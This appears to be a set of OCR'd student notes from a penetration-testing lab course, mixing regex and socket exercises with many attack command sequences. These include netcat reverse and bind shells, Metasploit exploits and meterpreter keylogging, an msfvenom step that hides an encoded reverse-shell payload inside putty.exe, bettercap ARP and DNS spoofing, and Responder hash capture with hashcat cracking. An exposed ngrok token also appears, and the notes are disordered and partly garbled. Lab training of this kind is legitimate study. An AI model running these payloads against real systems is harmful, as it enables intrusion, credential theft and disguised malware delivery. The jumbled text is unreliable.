Q1. In your MySQL database on newdb, create a table named lab1_store with the following contents:

id	name	qty	price	
1	apple	10	1	
2	pear	5	2	
3	banana		10	1.5
4	lemon	100	0.1	
5	orange	50	0.2	

1. List only the items that are more than $1 per unit price
2. List all the items sorted alphabetically.
3. List the total cost of all the items in the store

Q2. Python program to find files having a particular extension using RegEx

Q3. Write simple Socket program to transfer file between server and client.

Q4. Do bind shell exploit using Metasploit

Q5. Do DNS poisoning to redirect facebook to your site.

Q6. Using Genymotion do security analysis of mobile application.

Regex Programming

Search

1) import re

#check if the string starts with "The" and ends with "Spain":

```
txt = "The rain in Spain"
x = re.search("^The.*Spain$", txt)

if x:
  print("YES! We have a match!")
else:
  print("No match")
```

2) Findall (Set)

```
x = re.findall("[a-m]", txt)
print(x)
```

3) Special Character

```
x = re.findall("\d", txt)
```

4) Any character (except newline character)

```
txt = "hello"
x = re.findall("he..o", txt)
```

{search for a sequence that starts with "he", followed by two (any) characters and "o".

5) For start

```
x = re.findall("^hello", txt)
```

6) For end

```
x = re.findall("hello$", txt)
```

7) zero or more occurences

```
x = re.findall("he.*o", txt)
```

Windows 7

1) netdiscover
   Lists of ips will come

2) nmap -sV 192.168.1.53
   -sV system version
   * uses port number

3) nmap --script smb-vuln* 192.168.1.53

4) msfconsole

5) search ms17

6) use 0

7) ~~ev~~ options

8) set rhost 192.168.1.53

9) exploit

10) ls

11) pwd

12) sysinfo

Q15:-

1) [aeiou] is present
   x = re.findall("[aeiou]", txt)
2) [a-n] lower case character
   x = re.findall("[a-n]", txt)
3) [^aeiou] other than
   x = re.findall("[^aeiou]", txt)
4) [0123] are present
   x = re.findall("[0123]", txt)
5) [0-9]
   x = re.findall("[0-9]", txt)
6) [0-5][0-9] two digit no from 00 and 59
   x = re.findall("[0-5][0-9]", txt)
7) Alphabet b/w [a-zA-Z]
   x = re.findall("[a-zA-Z]", txt)
8) + character
   x = re.findall("[+]", txt)

Search function

1) x = re.search("\s", txt)
print("The first white space character is located in position:", x.start())

Split function

1) x = re.split("\s", txt)

Maxsplit

1) x = re.split("\s", txt, 1)

Sub() Function

1) x = re.sub("\s", "9", txt)

8) one or more occurences
x = re.findall("he.+o", txt)

9) zero or one occurences
x = re.findall("he.?o", txt)

10) specified no. of occurences
x = re.findall("he.{2}o", txt)

11) either or
x = re.findall("falls|stays", txt)

Special Sequence :-

1) Begining
x = re.findall("\Athe", txt)

2) At beginning or at the end of a word
x = re.findall(r"\bain", txt)
x = re.findall(r"ain\b", txt)

3) Not in begining
x = re.findall(r"\Bain", txt)
x = re.findall(r"ain\B", txt)

4) Contain Digits
x = re.findall("\d", txt)

5) Not contain Digits
x = re.findall("\D", txt)

6) White space and Not white space character
x = re.findall("\s", txt)
x = re.findall("\S", txt)

7) contain any word chacter (a to z, 0-9, _)
x = re.findall("\w", txt)
x = re.findall("\W", txt)

8) End of the string
x = re.findall("Spain\z", txt)

2) count

```
x = re.sub("\s", "9", txt, 2)
```

3) first match occurences - .span()

```
x = re.search(r"\bS\w+", txt)
print(x.span())
```

4) string

```
x = re.search(r"\bS\w+", txt)
print(x.string)
```

5) group

```
x = re.search(r"\bS\w+", txt)
print(x.group())
```

Reverse:-

1) nc -v 192.168.80.133 4444 -e /bin/bash
(Show error)

- ngrok
1) install it from google

2) Make account, one email one log will come
paste on Kali

3) Install apache2
4) sudo sh -c 'echo "mustkar" > /var/www/html/index.html'
5) sudo systemctl restart apache2
6) curl localhost
7) ngrok http http://localhost

Bind shell (192.168.80.180)

- nc -lvp 8080 -e cmd.exe On Windows
- nc -vv 192.168.80.130 8080 On linux

[Kali] connect req. [Windows]
Give cmd Listen only

Reverse Bind Shell (192.168.80.130)

- ncat -lvp 8888 -e cmd.exe On windows
- nc -vv 192.168.80.130 8888 -e /bin/bash
On linux

[Kali] connect request [Window]
give shell

DONE

netcat

Socket Programming

On Debian (Server)

```
>> import socket
>> TCPSocket = socket.socket(socket.AF_INET, socket.
                SOCK_STREAM)
>> TCPSocket.bind(("0.0.0.0", 8000))
>> TCPSocket.listen()
>> (ClientSocket, (ip, port)) = TCPSocket.accept()
>> ip => 192.168.80.129
>> port => 37928
>> ClientSocket.send(b"\nPython Rocks\n") => 14
>> data = ClientSocket.recv(2048)
>> print(data) => b'Python Really Rocks\r\n'
>> ClientSocket.close()
>> TCPSocket.close()
```

On Root (Client):


1) telnet 192.168.80.128 8000

- socket.gethostbyname("www.iacsd.com")

```
nc -vv 192.168.80.130 8081 - Kali
nc -vv 8082 -e cmd.exe -vp
nc -vv 192.168.80.130 8082 - Kali
```

Kali ते windows मध्ये जाते connect झाले

Kali ला windows चा shell मिळाला



SPOOFING
POISSONING

Or Debian:-

Install dependencies:-

1) sudo apt-get install ca-certificates libnetfilter-queue-dev libpcap-dev unzip wget
2) mkdir bettercap/
3) wget http://192.168.0.100/sw/va_pt/spoofing/bettercap-linux
4) ./bettercap --version
5) caplets
6) .cap
7) nano cap
   ~~set~~ net.probe on
   set arp.spoof.fullduplex true
   set arp.spoof.targets 192.168.80.13 (give windows XP IP here)
   arp.spoof on
   set net.sniff.local true
   ~~set~~ net.sniff on
8) sudo ~~nano~~ ./bettercap -iface ens33 -caplet spoof.cap
9) cd
10) ~~nano~~ sudo systemctl status apache2

DOMS

Multihandler:-

- use exploit/multi/handler
- set PAYLOAD windows/meterpreter/reverse_tcp
- set LHOST 192.168.80.129
- set LPORT 4444
- exploit
- sysinfo

16/01/24

Malware Analysis:-

Virtual Box:- Host Only Adapter

Types:-

1) Static :- Analysis without running
2) Dynamic:- Run the app and study the behaviour
3) RE :- Reverse

Testing Environment:-

Static
- Local AV Scan
- Cloud AV Scan (Company Policy)
- Hash
- PE (Windows and Linux)
- Resource Harker
- Dependency Walker

Dynamic:-
- Short Process Explorer
- Run Malware (Service)

DOMS

Or more Spoof.caf

set dns.spoof.all true
set dns.spoof.domains iacsd.com
dns.spoof on

11) Sudo apt install git

17/01/24

- LLMNR and NBT-NS
  - Link-local multicast name & Resolution (LLMNR)
  - Net-Bios Name Server (NBT-NS)
- sudo apt-get install -y ca-certificates git hashcat John cd-ifcd-libopencl ocl-icd-opencl-dev python3 python3-impacket
- git clone ——— link ——— responder github (Spider lab)
- cd Responder/
- ls -l
- hashcat -M 5600 Responder/logs/SMB-NTLMv2-SSP-192.168.80.131.txt * password list.txt --force

Interview
- SAM
- NTLM
- cat Respond —— 11 —— txt

DOMS

- Recon
  - Passive
    - Footprinting
    - Fingerprinting for version
      - shodan.io
      - netcraft

- H. Email Harvesting - large no. of email addresses through various methods
- Host discovery - Identify the live machine in the target network.
- Scanning - port directory
- 3-way handshaking

i) sudo apt-get install nmap
ii) nmap -sn 192.168.1.0/24
iii) ssh shubari@192.168.1.251

→ Half connect scanning = S + Ack/syn
→ Full connect Scanning = S + Ack/syn + Ack

→ H = Root = -sS
→ F = Non-root user = -sT

Q. Half connect करने के लिए कौन Permission है whether it is root or not?
Q. Full connect करने के लिए कौन Permission है?

→ nmap -sS 192.168.1.1
→ nmap -sT 192.168.1.1

- Nmap:- N/w mapper Open source linux CLI to scan IP addresses and ports in a n/w and to detect installed applications.

DOMS

i) info
j) dashboard


- cat Requirements
  → framework
    i) Pyyaml -
    ii) dnspython
    iii) lxml
    iv) mechanize
    v) requests

→ web
  i) Flask
  ii) Flask-restful
  iii) flasgger
  iv) dicttoxml
  v) xlwswriter
  vi) unicodecsv
  vii) rq

Keywords :-

h) run (it showing error)
  l) install urban vpn
  m) run
  n) info
  o) dashboard
  p) show hosts - IP

10) Install Treepad lite



11) Go on "Output"

DOMS

Reverse TCP:-

- msf
- search ms11_003
- use 0
- show options
- set 08 SRV
- set ~~RHOST~~ PATH 192.168.80.132
- set URI ~~HOST~~ obfuscate false
- ~~set SYPORT~~ Muskan
- show options
- exploit
- sessions -l 1.

Interview

Q. What is bind shell?

Q. What are the payloads that you have used?

adduser, bindshell, bindtcp

- msfvenom -p android/meterpreter/reverse_http Host (Khud_ka_ip)
- wget http://192.168.0.102/sw/utilities/putty/putty.exe
- msfvenom -a x86 --platform windows -x putty.exe -k -p window/meterpreter/reverse_tcp lhost=192.168.80.129 lport=4444 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o putty.exe
- cp putty.exe /var/www/
- ls -l /var/www

DOMS

Trusted source
Machine Restart
System

15/01/24

Meterpreter:

- msf console
- search ms03-026
- set RPORT
- set RHOST
- exploit
- meterpreter
- netstat -anp tcp ⇒ xp
- meterpreter shell → sysinfo
- get pid
- get uid
- migrate
- getpid
- getuid
- Keyscan_start
- Keyscan_dump
- Keyscan_stop

- File upload
- File download

- getpid
- kill 192
- Screenshot

- Crackstation – Hash to password

Metasploit untrained

DOMS

- Data - • IP/Hostname
  • IP Range
  • Software
  • Email ID
  • others

- Shodan - API for data Streaming


- Checkpoint

Install recon-ng (Tool for open-source info gathering)

1) sudo apt-get install git python3-pip python3-setuptools python3-lxml python-lxml
2) git clone https://github.com/lanmaster53/recon-ng.git
3) cd recon-ng/
4) ls
5) pip3 install -r REQUIREMENTS

6) sudo apt-get install gcc
7) sudo apt-get install python3-lxml python-lxml
8) ./recon-ng --version ⇒ 5.1.2 ⇒ ./recon-ng
9) pip3 install -r REQUIREMENTS
   a) marketplace refresh
   b) marketplace info all
   c) marketplace search hackertarget
   d) marketplace install recon/domains-hosts/hackertarget
   e) marketplace info hackertarget
   f) modules load recon/domains-host/hackertarget
   g) info
   h) options set SOURCE checkpoint.com

DOMS


Home
Ubuntu 64-bit
Windows 7
kali-linux-2023.3-vmware_
File Actions Edit View Help
kali@kali: ~
nc -lvvp 455
listening on [any] 455 ...
192.168.80.163: inverse host lookup failed: Unknown host
connect to [192.168.80.158] from (UNKNOWN) [192.168.80.163] 49210
hello
^C sent 0, rcvd 6
1 curl -s https://ngrok-agent.s3.amazonaws.com/ngrok.asc | \\n sudo tee /etc/apt/trusted.gpg.
eb https://ngrok-agent.s3.amazonaws.com buster main" | \\n sudo tee /etc/apt/sources.list.d/ngrok.
pt install ngrok
2 ngrok config add-authtoken 2awgNejmYtlkO31hJ7FClY0tIQ7_4Wk3AWPfL4AoCiKpBHY7J
3 sudo apt-get install apache2
4 sudo sh -c 'echo "pikku" > /var/www/html/index.html'
5 curl localhost
6 sudo systemctl restart apache2
7 curl localhost
8 ngrok http http://localhost
9 sudo apt install nmap
10 netdiscover
11 exit
12 ip a
13 sudo -s
14 ip a
15 nc -vv 192.168.80.163
16 nc -vv 192.168.80.163 4444
17 nc -lvvp 455
KALI LINUX
"the quieter you become, the more you are able to hea
25°C
Scroll Lock
Pause